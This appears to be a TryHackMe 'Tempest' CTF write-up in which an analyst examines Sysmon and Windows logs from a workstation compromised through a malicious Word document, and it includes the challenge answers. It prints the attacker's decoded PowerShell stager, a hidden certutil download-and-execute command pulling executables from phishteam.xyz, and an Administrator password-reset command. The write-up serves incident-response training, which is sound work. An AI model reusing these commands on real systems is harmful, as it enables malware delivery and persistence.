Workstation Attack Analysis

Tempest CTF

TryHackMe (Challenge)

Tools Used: PowerShell, EvtxEcmd, Timeline Explorer, SysmonView, Event Viewer, Wireshark, Brim

Scenario

This scenario focuses on the analysis of endpoint and network logs collected from a compromised workstation. The provided artefacts originate from the Tempest machine, which is suspected to have been involved in a full attack chain.

As an Incident Responder, your responsibility is to examine the captured logs and artefacts to identify, analyze, and reconstruct the incident. Through systematic log analysis, you will determine how the compromise occurred, what actions were taken by the attacker, and the overall impact on the affected system.

Alert: Compromised Workstation Activity Detected

Given Files

```
capture.pcapng
sysmon.evtx
windows.evtx
```

Preparation - Tools and Artifacts


The very first step before investigation we have to compare the files by their hash values for this we use powershell to get the hash value of the each files

```
Windows PowerShell
PS C:\Users\user\Desktop\Incident Files> ls


    Directory: C:\Users\user\Desktop\Incident Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/21/2022   1:46 AM       17479060 capture.pcapng
-a----        1/10/2026   6:41 AM        3617463 sysmon.csv
-a----        6/21/2022   1:30 AM        3215360 sysmon.evtx
-a----        6/21/2022   1:29 AM        1118208 windows.evtx


PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\capture.pcapng

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6       C:\Users\user\Desktop\Incident Files\capture.pcapng


PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\sysmon.evtx

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F       C:\Users\user\Desktop\Incident Files\sysmon.evtx


PS C:\Users\user\Desktop\Incident Files> get-filehash -Algorithm SHA256 .\windows.evtx

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60       C:\Users\user\Desktop\Incident Files\windows.evtx
```


To parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxEcmd and then feed it into Timeline Explorer.

```
Windows PowerShell
PS C:\Tools\EvtxECmd> .\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv
EvtxECmd version 1.0.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\user\Desktop\Incident Files\sysmon.evtx --csv C:\Users\user\Desktop\Incident Files --csvf sysmon.csv

Warning: Administrator privileges not found!

CSV output will be saved to C:\Users\user\Desktop\Incident Files\sysmon.csv

Maps loaded: 383

Processing C:\Users\user\Desktop\Incident Files\sysmon.evtx...
Chunk count: 42, Iterating records...

Event log details
Flags: None
Chunk count: 42
Stored/Calculated CRC: EAFDE57A/EAFDE57A
Earliest timestamp: 1601-01-01 00:00:00.0000000
Latest timestamp:   2022-06-20 17:30:35.3630890
Total event log records found: 2,559

Records included: 2,559 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID        Count
1               238
2               2
3               92
5               3
8               3
11              1,024
12              186
13              869
15              6
```

The CSV output will be saved to C:\Users\user\Desktop\Incident Files\sysmon.csv



load this sysmon.csv file into the TimelineExplorer tool



Challenge Questions

1.What is the SHA256 hash of the capture.pcapng file?

We use Powershell to get the Hash value of the file, Command used is " get-filehash -Algorithm SHA256 .\capture.pcapng "

Answer:
CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

2.What is the SHA256 hash of the sysmon.evtx file?
Same as previous step

Answer: 665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

3.What is the SHA256 hash of the windows.evtx file?
Same as previous step

Answer: D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

Initial Access - Malicious Document

Investigation Guide

To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:

- Start with the events generated by Sysmon.
- EvtxEcmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document

Challenge Questions


1.The user of this machine was compromised by a malicious document. What is the file name of the document?

To know what is the file name we can filter the event ID: 11 (File Creation) in TimelineExplorer tool

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

- The malicious document has a **.doc** extension.
- The user downloaded the malicious document via **chrome.exe**.
- The malicious document then executed a chain of commands to attain code execution.


So the now the malicious file can either be in .doc or .exe extension




Answer: free_magicules.doc

2.What is the name of the compromised user and machine? *Format: username-machine name*

Previously we have found out that free_magicules.doc is the malicious file so filtered it by that name , and in the User Name field we see the username



In Computer field, The machine name is available




Channel	Process Id	Computer	User Id	Map Description
Microsoft-Windows-Sysmon…	2800	TEMPEST	S-1-5-18	FileCreate

Answer: benimaru-TEMPEST

3.What is the PID of the Microsoft Word process that opened the malicious document?

We filter it out by the Microsoft Word Process and got WINWORD.EXE




```
"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\benimaru\Downloads\free_magicules.doc" /o ""
wevtutil.exe um "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man"
wevtutil.exe um "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /fromwow64
wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /rf:"C:\Program Files (x86)\M
wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /rf:"C:\Program Files (x86)\M
wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /rf:"C:\Program Files (x86)\M
wevtutil.exe im "C:\ProgramData\Microsoft\ClickToRun\{9AC08E99-230B-47e8-9721-4577B7F124EA}\wordEtw.man" /rf:"C:\Program Files (x86)\M
"C:\Windows\system32\net.exe" user Administrator ch4ng3dpassword!
C:\Windows\system32\net1 user Administrator ch4ng3dpassword!
```

ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000700


Answer: 496

4.Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?

To find out the malicious domain ip address we have to filter the field by DNS and the process id we found 496




we found out that phishteam.xyz domain



Answer: 167.71.199.191

5.What is the base64 encoded string in the malicious payload executed by the document?

To find out the base64 encoded document, filtered the search field with base64



Decoded by Cyberchef

```
$app=[Environment]::GetFolderPath('ApplicationData');
cd "$app\Microsoft\Windows\Start Menu\Programs\Startup";
iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip;
Expand-Archive .\update.zip -DestinationPath .; rm update.zip;
```

Answer:


```
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnK
TtjZCAiJGFwc
FxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3
IgaHR0cDovL3
BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA
7IEV4cGFuZC
1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS5
6aXA7Cg==
```

6.What is the CVE number of the exploit used by the attacker to achieve a remote code execution?

Format: XXXX-XXXXX

```
Hint

External research needed. Observe the parent-child relationship of Wi
nword.exe
and the process that executed the malicious base64 payload.
```

we search msdt.exe to find the CVE



Answer: CVE-2022-30190

Initial Access - Stage 2 execution

Investigation Guide

With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:


- The Autostart execution reflects explorer.exe as its parent process ID.
- Child processes of explorer.exe within the event timeframe could be significant.
- Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.

Challenge Questions

1.The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

We know that update.zip is the malicious file, where decoded the base64 and got it.

filtering the search field by update.zip and 11 in Event ID field



Answer :C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


2.The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

Format: Remove the double quotes from the log

Filtered the Username, Computer, Map description field based on target and finally searched the explorer.exe.

```
Username:TEMPEST\benimaru
Computer:TEMPEST
Map Description:Process creation
```

I found out Powershell was suspicious among other executable info cause in the command they have used hidden flag for writing the code



Answer: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

3.Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?

